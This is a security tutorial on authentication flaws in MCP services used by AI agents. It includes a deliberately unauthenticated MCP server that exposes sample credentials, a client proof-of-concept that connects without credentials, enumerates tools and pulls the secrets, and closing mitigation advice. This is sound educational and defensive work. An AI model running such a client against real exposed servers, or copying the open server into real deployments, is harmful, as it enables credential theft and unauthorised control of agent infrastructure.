MCP Security Series: Authentication and Authorization Flaws
MCP Security Series: Authentication and Authorization Flaws
Section titled “MCP Security Series: Authentication and Authorization Flaws”Introduction
Section titled “Introduction”Authentication and authorization flaws broadly come down to permission problems in MCP services. Here are a few scenarios:
1. Unauthenticated access to remote MCP services. Not every MCP service an enterprise runs is deployed locally alongside its agent — many are called remotely. If such a remote MCP service performs no authentication, anyone who obtains the connection details can access and invoke its tools.
2. Overly coarse-grained permissions. Suppose an MCP service is built to let agents use a particular platform’s features. If that MCP enforces no permission restrictions, any agent that connects can call every tool it exposes — for example, both a customer-service agent and a finance agent could call the tool that modifies salaries.
3. Credential sharing. Imagine an enterprise builds an MCP service for its internal wiki and hardcodes the wiki’s auth token into the code. To make lookups convenient, that token is a high-privilege one — which means anyone can now query confidential documents.
Reproduction
Section titled “Reproduction”Let’s reproduce scenario 1: unauthenticated access to a remote MCP service.
We’ll write an MCP service that simulates sensitive operations — retrieving keys and restarting servers — and expose it over HTTP:
from mcp.server.fastmcp import FastMCPimport os
mcp = FastMCP("CompanyInternalAPI", host="0.0.0.0", port=8000)
@mcp.tool()def get_production_env() -> str:    """Retrieve production database and cloud service keys (for internal ops agents only)"""    # Simulate returning core credentials    return (        "DB_HOST=10.0.0.5\n"        "DB_PASS=SuperSecretDBPass2026\n"        "AWS_SECRET_KEY=AKIAIOSFODNN7EXAMPLE"    )
@mcp.tool()def restart_server() -> str:    """Restart a core business server"""    return "[WARNING] Server restart command executed!"
if __name__ == "__main__":    # Vulnerability: the MCP service is exposed on the network over SSE    # with no authentication whatsoever.    # Binding to 0.0.0.0 means the same LAN, or the public internet    # (if a public IP exists), can reach it.    print("Starting internal MCP service, listening on port 8000 (SSE)...")    mcp.run(transport="sse")
Running the code above with Python starts the service. Once it’s up, suppose we discover this MCP’s address through scanning or reconnaissance — since it performs no authentication, we can connect and invoke it directly.
Here’s a Python client script to do exactly that:
import asynciofrom mcp.client.sse import sse_clientfrom mcp.client.session import ClientSession
async def exploit_unauth_mcp():    # The attacker has scanned and found an MCP SSE port exposed on the internet/intranet    target_url = "http://192.168.216.130:8000/sse"
    print(f"[*] Attempting passwordless connection to target MCP server: {target_url}")
    try:        # Establish the SSE connection directly — no API key or token needed        async with sse_client(target_url) as streams:            async with ClientSession(streams[0], streams[1]) as session:                await session.initialize()                print("[+] Connected successfully! No authentication required.")
                # 1. Recon: enumerate the tools the server exposes                print("\n[*] Enumerating available tools...")                tools_response = await session.list_tools()                for tool in tools_response.tools:                    print(f"    - Found tool: {tool.name}")
                # 2. Exploitation: invoke a high-risk tool directly to steal credentials                print("\n[*] Attempting to call high-risk tool [get_production_env]...")                result = await session.call_tool("get_production_env", {})
                print("\n[!] Attack successful. Extracted data:")                print("="*40)                # Extract and print the returned text content                print(result.content[0].text)                print("="*40)
    except Exception as e:        print(f"[-] Attack failed: {e}")
if __name__ == "__main__":    asyncio.run(exploit_unauth_mcp())
Running the script directly shows the tools being invoked:

Beyond writing your own client script, you can also connect to a remote MCP, inspect its tools, and call them using the official mcp-inspector tool:
npm install -g @modelcontextprotocol/inspectorOnce installed, just run the mcp-inspector command — it opens in your browser. Add the remote MCP address there and you’ll see its tools and can invoke them.
Mitigation
Section titled “Mitigation”For the scenarios above, remediation starts with adding authentication checks: the MCP server should enforce a verification mechanism, such as token matching, so that no connection succeeds without passing it. As for overly coarse-grained permissions, you can split the tools by role across multiple MCP services, so each agent only connects to the MCP assigned to it — or implement role matching inside the MCP, where each tool call verifies the caller’s role.
Xiaozao InfoSec: focused on AI security, including but not limited to LLM security, agent security, robotics security, and AI for cybersecurity. Welcome to learn together.